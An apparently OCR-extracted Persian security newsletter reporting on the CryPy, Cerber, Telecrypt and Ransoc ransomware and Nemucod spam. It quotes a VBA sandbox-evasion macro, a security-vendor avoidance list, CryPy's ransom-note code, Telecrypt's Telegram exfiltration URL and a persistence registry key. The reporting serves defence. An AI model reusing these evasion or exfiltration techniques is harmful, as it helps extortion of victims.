
```
Public Sub FlOozp()
If Var1 < var2 Then Error 103
End Sub
Public Function var1() As Integer
Var1 = Application.Tasks.Count
End Function
Public Function var2() As Integer
var2 = 50
End Function
```

```
"TreND mICRO","anoNYmOUs","hOSPiTaL","veTErans","Hosted","OVh sAS","UNiVERsITy","HETZnEr",
```

این سایت مشخصات و موقعیت جغرافیایی دستگاه کاربر را بر اساس نشانی IP آن مشخص می‌کند. همچنین در صورتی که سرویس‌دهنده شبکه دستگاه یکی از موارد زیر باشد از اجرا شدن بر روی آن خودداری می‌کند. در سال‌های اخیر ماکروهای مخرب یکی از مؤثرترین ابزارهای مورد استفاده ویروس‌نویسان برای انتشار بدافزارها بوده است.

```
"TreND mICRO","anoNYmOUs","hOSPiTaL","veTErans","Hosted","OVh sAS","UNiVERsITy","HETZnEr",
"dATa centER","FiReEYE","pARaDISEnEtWoRKs","SChool","vMVauLT","SCIEnCe","hOSTIng","FORTiNet",
"foRCEpOinT","bLUE Coat","IrOnPoRt","IroN pORT","ProOFPOiNt","DATACeNTer","mEDiCiNe","SecuRity",
"esET, SpoI","aRMy","CloUD","SERver","nFoRCe","dATacEntrE","bLUECoaT","MicRosofT","tRuSTWaVe",
"zscaler","mImECaST","trEndMiCRO","goveRnmENT","bLACkOAKCOMpUTerS","bitdefeNdEr","NUClEAr",
"RaCKSPaCe","MessAGELABs","leasEWEB","CiscO","dediCAted","paLo aLTo","stRoNG TechnOLogIES","AMazoN"
```

باج افزار
چند قفله



به گزارش شرکت مهندسی شبکه گستر، محققان از انتشار باج‌افزاری با نام CryPy خبر داده‌اند که برای رمزنگاری هر فایل از کلیدی یکتا و منحصربه‌فرد استفاده می‌کند. تا پیش از این گونه‌های پیشرفته باج افزارها به ازای هر دستگاه آلوده شده - و نه هر فایل - یک کلید رمزنگاری ایجاد می‌کردند. نام CryPy از دو کلمه Crypt و Python - که باج‌افزار به آن زبان نوشته شده - برگرفته شده است. استفاده از کلیدی یکتا برای رمزنگاری هر فایل، به ویروس‌نویس امکان می‌دهد که فایل‌های رمزشده دستگاه قربانی را به‌صورت انتخابی رمزگشایی کند. احتمالاً هدف از این کار اخاذی بیشتر از است. گردانندگان این باج‌افزار با سوءاستفاده از ضعف امنیتی در سیستم مدیریت محتوای Magento یک اسکریپت PHP Shell را به سایت‌های آسیب‌پذیر تزریق می‌کنند. به گفته محققان کاشف این باج‌افزار، سایت‌هایی که در این حملات از آنها بهره‌جویی شده در فلسطین‌اشغالی قرار دارند. این سایت‌های آلوده شده به عنوان سرور فرماندهی CryPy عمل می‌کنند. ضمن اینکه گفته می‌شود از آنها برای اجرای حملات فیشینگ (Phishing) نیز استفاده می‌شود. به‌نظر می‌رسد که گردانندگان CryPy عبری زبان هستند. CryPy از دو فایل با نام‌های boot_common.py و encryptor.py تشکیل شده است. فایل نخست وظیفه ثبت خطا بر روی سیستم‌های عامل Windows و فایل دوم کار رمزنگاری را بر عهده دارد. به‌محض آلوده شدن دستگاه، CryPy بخش‌های CMD، Task Manager، Registry و Run را که ممکن است از آنها برای متوقف کردن پروسه باج‌افزار استفاده شود غیرفعال‌می‌کند. پس از آن فرآیند رمزنگاری شروع می‌شود. در پایان سوابق Restore Point سیستم عامل Windows حذف شده و پیام زیر در فایلی با عنوان README_FOR_DECRYPT.txt ذخیره می‌شود.

```
def write_readme(dir, ext):
    try:
        files = open(dir + 'README_FOR_DECRYPT.' + ext, 'w')
        files.write('IMPORTAN INFORMATION\n\nAll your files are encrypted with strong chiphers.\nDecrypting of your
            files is only possible with the decryption program, which is on our secret server.\nNote that every 6
            hours, a random file is permanently deleted. The faster you are, the less files you will lose.\nAlso, in
            96 hours, the key will be permanently deleted and there will be no way of recovering your files.\nTo
            receive your decryption program contact one of the emails:\n\n1. m4n14k@sigaint.org\n2. blackone@sigaint.
            org\n\nJust inform your identification ID and we will give you next instruction.\nYour personal
            identification ID: ' + victim)
    except:
        pass
```

با وجود تمامی این توضیحات، خوشبختانه این باج‌افزار در مراحل ابتدایی خود قرار دارد و هنوز بخش‌هایی از آنها نیازمند بهبود است. اما کاملاً مشخص است که خیلی زود اشکالات موجود در CryPy برطرف خواهد شد و چه بسا ویروس‌نویسان بیشتری به سمت رویکرد استفاده از کلید یکتا برای رمزنگاری هر فایل بروند.

فایل‌های بانک داده، هدف جدید باج‌افزار Cerber


به گزارش شرکت مهندسی شبکه گستر، شرکت امنیتی McAfee از انتشار گونه‌ای جدید از باج‌افزار معروف و مخرب Cerber خبر داده که تغییرات عمده‌ای نسبت به نسخه‌های پیشین خود داشته است.

به گفته محققان شرکت McAfee، نخستین تغییر در نسخه جدید مربوط به پسوند فایل‌های رمزشده است. در نسخه‌های پیشین این باج‌افزار یکی از دو عبارت cerber یا #cerber که در آن # نمایانگر شماره نسخه باج‌افزار است به‌عنوان پسوند به فایل‌های رمزشده الصاق می‌شد. حال آنکه در نسخه جدید بجای این عبارات در هر آلودگی چهار نویسه بصورت تصادفی ایجاد می‌شود.

تغییر دوم مربوط به دستورالعمل پرداخت باج است. نسخه جدید، دستورالعمل را در قالبی شکیل‌تر و با طراحی حرفه‌ای‌تر نمایش می‌دهد. عاملی که ممکن است سبب اطمینان بیشتر قربانی به بازگشت فایل‌ها در صورت پرداخت باج شود.

آخرین و با اهمیت‌ترین تغییر، هدف قرار گرفتن فایل‌های بانک داده (Database) در نسخه جدید است. با توجه به اینکه امکان دست‌درازی به فایل در زمان استفاده شدن از آن توسط یک برنامه فراهم نیست، نسخه جدید Cerber ابتدا پروسه پایگاه داده را متوقف کرده و سپس اقدام به رمزنگاری فایل‌های بانک داده می‌کند. فایل‌هایی که معمولاً بالاترین درجه اهمیت را به خصوص در روال اجرایی امور کسب‌وکارها و سازمان‌ها دارند.


رویکرد جدید گردانندگان باج‌افزار Cerber نقطه عطفی در تاریخ این باج‌افزار محسوب می‌شود، چرا که در نسخه جدید بر باج‌گیری از کسب‌وکارها و سازمان‌ها تمرکز بیشتری صورت گرفته است.



با توجه به حجم تبلیغات برای این باج‌افزار به زبان روسی، احتمالاً باج افزار Cerber در کشور روسیه طراحی و ساخته شده است. به همین دلیل هم این باج‌افزار هیچ قربانی در کشورهای اتحاد جماهیر شوروی سابق (ارمنستان، آذربایجان، بلاروس، گرجستان، قزاقستان، قرقیزستان، تاجیکستان و...) نمی‌گیرد و آلودگی ایجاد نمی‌کند تا گرفتار قوانین مشترک بین این کشورها نشود.

اما بجز روسیه سایر کشورهای جهان از جمله ایران از اهداف این باج‌افزار بوده و هستند. برآورد می‌شود که گردانندگان Cerber سالانه درآمدی بین ۱ تا ۲/۵ میلیون دلار داشته باشند.

در مرداد ماه دو شرکت امنیتی CheckPoint Software و IntSight Cyber Intelligence یک گزارش تحلیلی درباره باج‌افزار Cerber و کسب‌وکار آن به عنوان یک سرویس نرم‌افزاری (Ransomware-as-a-Service) منتشر کردند. بر طبق آن گزارش، تنها در طی یک ماه ۱۵۰ هزار کامپیوتر در ۲۰۱ کشور آلوده به باج افزار Cerber شده بودند.



سوءاستفاده باج‌افزار Telecrypt از پیام‌رسان تلگرام

به گزارش شرکت مهندسی شبکه گستر، باج‌افزار جدیدی با نام Telecrypt از پیام‌رسان Telegram به عنوان سرور فرماندهی خود استفاده می‌کند.

کد مخرب این باج‌افزار که به زبان Delphi نوشته شده ۳ مگابایت اندازه دارد. نویسندگان Telecrypt با بهره‌گیری از یک API در Telegram اقدام به ایجاد ربات در این پیام‌رسان می‌کنند. زمانی که باج‌افزار بر روی سیستم قربانی اجرا می‌شود، Telecrypt با اجرای فرمان Ping به نشانی https://api.telegram.org/bot/GetMe و شناسه ربات ساخته شده که توسط نویسندگان آن در کد باج‌افزار جاسازی شده از برقرار بودن ربات اطمینان حاصل می‌کند. در ادامه Telecrypt با استفاده از پودمان‌های Telegram، پیامی را بر روی یک کانال Telegram که شناسه آن نیز در کد باج‌افزار درج شده می‌فرستد. قالب این پیام بصورت زیر است:

https://api.telegram.org/bot< token >/sendmessage?chat_id=< chat >&text=< computer_name >_< infection_id >_< key_seed >

هدف از این کار ارسال نام دستگاه آلوده شده، شناسه تخصیص داده شده به آن، یک کلید و عددی که برای ایجاد کلید رمزگشایی مورد استفاده قرار گرفته می‌باشد. پس از آن باج‌افزار اقدام به رمزنگاری فایل‌های با یکی از پسوندهای زیر بر روی سیستم قربانی می‌کند.

```
.data:006C2AF8 04 91 6A 00          extensions dd offset a_doc          ; DATA XREF: FindFiles+DBTo
.data:006C2AF8                                                          ; ".doc"
.data:006C2AFC 1C 91 6A 00          dd offset a_docx                    ; ".docx"
.data:006C2B00 34 91 6A 00          dd offset a_xls                     ; ".xls"
.data:006C2B04 4C 91 6A 00          dd offset a_xlsx                    ; ".xlsx"
.data:006C2B08 64 91 6A 00          dd offset a_jpg                     ; ".jpg"
.data:006C2B0C 7C 91 6A 00          dd offset a_jpeg                    ; ".jpeg"
.data:006C2B10 94 91 6A 00          dd offset a_png                     ; ".png"
.data:006C2B14 AC 91 6A 00          dd offset a_dt                      ; ".dt"
.data:006C2B18 C0 91 6A 00          dd offset a_dbf                     ; ".dbf"
.data:006C2B1C D8 91 6A 00          dd offset a_cd                      ; ".cd"
.data:006C2B20 EC 91 6A 00          dd offset a_pdf                     ; ".pdf"
```


سوابق فرآیند رمزنگاری فایل‌ها نیز در مسیر زیر ذخیره می‌شود:

%USERPROFILE%\Desktop\База зашифр файлов.txt

به‌محض پایان یافتن رمزنگاری، فرمان زیر به API همان کانال ارسال می‌شود.

https://api.telegram.org/bot< token >/sendmessage?chat_id=< chat >&text=< computer_name >_< infection_id >_< key_seed >stop

در ادامه، فایلی با عنوان Xhelp.exe از یک سایت تسخیرشده دانلود می‌شود که با اجرای آن Wizard زیر ظاهر می‌شود.



در این Wizard راهنمای پرداخت باج، که به زبان روسی است از کاربر خواسته می‌شود که مبلغ ۵ هزار روبل (حدود ۸۰ دلار) را از طریق Yandex.Money و Qiwi - دو سیستم پرداخت رایج در روسیه - بپردازد.

در پایان Wizard، از قربانی بخاطر کمک به برنامه‌نویسان جوان تشکر می‌شود! در برخی گونه‌های Telecrypt، پسوند فایل‌های رمز شده تغییر نمی‌کند؛ اما در برخی نمونه‌های دیگر عبارت Xcri به عنوان پسوند جدید به فایل الصاق می‌شود. ضدویروس‌های Bitdefender، McAfee و ESET فایل مخرب این باج‌افزار را با نام‌های زیر شناسایی می‌کنند.

McAfee	Artemis!3E24D064025E
Bitdefender	Trojan.GenericKD.3625894
ESET	a variant of Generik.HEKLRUI


بهره‌گیری باج‌افزار Ransoc از پیشینه کاربر

به گزارش شرکت مهندسی شبکه گستر، شرکت Proofpoint از انتشار باج‌افزاری خبر داده که عملکردی بسیار متفاوت با باج‌افزارهای رایج این روزها دارد. این باج‌افزار موسوم به Ransoc با بهره‌گیری از اطلاعات شبکه‌های اجتماعی و فایل‌های ذخیره شده بر روی دستگاه نه در ازای برگرداندن فایل‌ها که در عوض افشا نکردن پیشینه کاربر از او اخاذی می‌کند.

Ransoc با نمایش هشداری جعلی و با بهره‌گیری از روش‌های مهندسی اجتماعی کاربر را وادار به پرداخت باج می‌کند.

دوران اوج باج‌افزارهای غیررمزنگار به سال‌های ۹۱ و ۹۲ باز می‌گردد. در این باج‌افزارها محدودسازی با نمایش دائمی یک تصویر به نحوی که کاربر قادر به بستن و یا باز کردن پنجره دیگری نباشد صورت می‌پذیرد. در تصاویر به نمایش درآمده در اکثر نمونه‌های این گونه باج‌افزارها، معمولاً، اینطور القا می‌شود که قفل شدن سیستم توسط نهادهای امنیتی و به دلیل نقض شدن قوانین توسط کاربر، انجام شده است.

اما عملکرد Ransoc فراتر از نمایش یک تصویر است. این باج‌افزار ابتدا نشانی IP دستگاه را بررسی کرده و سپس تمامی ترافیک ارسالی خود را به شبکه TOR منتقل می‌کند.



بر طبق بررسی‌های شرکت Proofpoint، باج‌افزار نام فایل‌های موجود بر روی دیسک سخت دستگاه را از لحاظ مرتبط بودن آنها با اقدامات غیراخلاقی مورد بررسی قرار می‌دهد. همچنین پوشه‌های مربوط به نرم‌افزار Torrent را نیز با همین هدف پویش می‌کند.

Ransoc با رصد ارتباطات، پروفایل کاربر را در شبکه‌های اجتماعی LinkedIn، Facebook و Skype شناسایی می‌کند.

در ادامه با نمایش یک هشداری جعلی در مرورگرهای IE در سیستم عامل Windows و Safari در سیستم عامل OS X اینطور القا می‌کند که بر اثر کارهای غیرقانونی، کاربر می‌بایست در فرصتی ۲۴ ساعته مبلغ اعلام شده را به‌عنوان جریمه پرداخت کرده و با این کار از پیگردهای قانونی و اعمال جرایم بیشتر جلوگیری کند.

در پیام نمایش داده شده از تصاویر به اشتراک گذاشته شده کاربر بر روی پروفایل‌هایی که پیش‌تر باج‌افزار آنها را شناسایی کرده بود استفاده می‌شود. در حقیقت با این کار سعی می‌شود اخطار جعلی واقعی به‌نظر برسد.


همچنین به گفته محققان Proofpoint بخشی از کد این باج‌افزار به کنترل دوربین دستگاه اختصاص دارد؛ هر چند این محققان نشانه‌ای مبنی بر فعال بودن این بخش از باج‌افزار نیافته‌اند.

Ransoc در صورت فعال بودن هر یک از پروسه‌های msconfig، regedit و taskmgr آنها را متوقف کرده و این کار هر ۱۰۰ ثانیه یکبار تکرار می‌کند. هدف از این کار دشوار نمودن پاکسازی دستی آلودگی است.

این باج‌افزار تنها با اضافه کردن کلید زیر در محضرخانه (Windows Registry) خود را با هر بار راه‌اندازی سیستم اجرا می‌کند:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\JavaErrorHandler


بنابراین با بالا آوردن دستگاه در حالت Safe Mode و حذف کلید فوق، در راه‌اندازی بعدی باج‌افزار فعال نخواهد بود.



نکته غیرعادی دیگر در خصوص این‌باج افزار درخواست پرداخت باج نه از طریق Bitcoin که از طریق کارت اعتباری است! برای تشویق پرداخت، گردانندگان Ransoc اعلام می‌کنند که در صورت عدم تکرار جرایم مطرح شده در مدت ۱۸۰ روز پول واریزی به کاربر برگردانده خواهد شد!

توضیح اینکه ضدویروس‌های Bitdefender، McAfee و ESET فایل مخرب این باج‌افزار را با نام‌های زیر شناسایی و پاکسازی می‌کنند.


McAfee	GenericR-IUI!30BF1D54830E
Bitdefender	Trojan.Generic.19662986
ESET	Win32/Agent.XTP



کاربران ایرانی هدف هرزنامه‌های ناقل باج‌افزار Locky

Nemucod، بدافزاری از نوع دانلودکننده فایل (Downloader) است که عمدتاً توسط نویسندگان باج‌افزارهای Locky و Cerber مورد استفاده قرار می‌گیرد. نقش اصلی بدافزارهای دانلودکننده، برقراری ارتباط با سرور فرماندهی مهاجم، دریافت بدافزار - در این نمونه باج‌افزار - و اجرای آن بر روی سیستم قربانی است.

به گزارش شرکت مهندسی شبکه گستر، از اوایل آذر ماه تعداد قابل توجهی از هرزنامه‌های با پیوست بدافزار Nemucod به کاربران ایرانی ارسال شده است.




در این هرزنامه‌ها معمولاً اینطور القاء می‌شود که پرداخت اخیر کاربر به‌طور صحیح و کامل صورت نگرفته و برای مشاهده جزییات بیشتر باید فایل پیوست هرزنامه باز شود. برخی عناوین این هرزنامه‌ها به‌شرح زیر است:

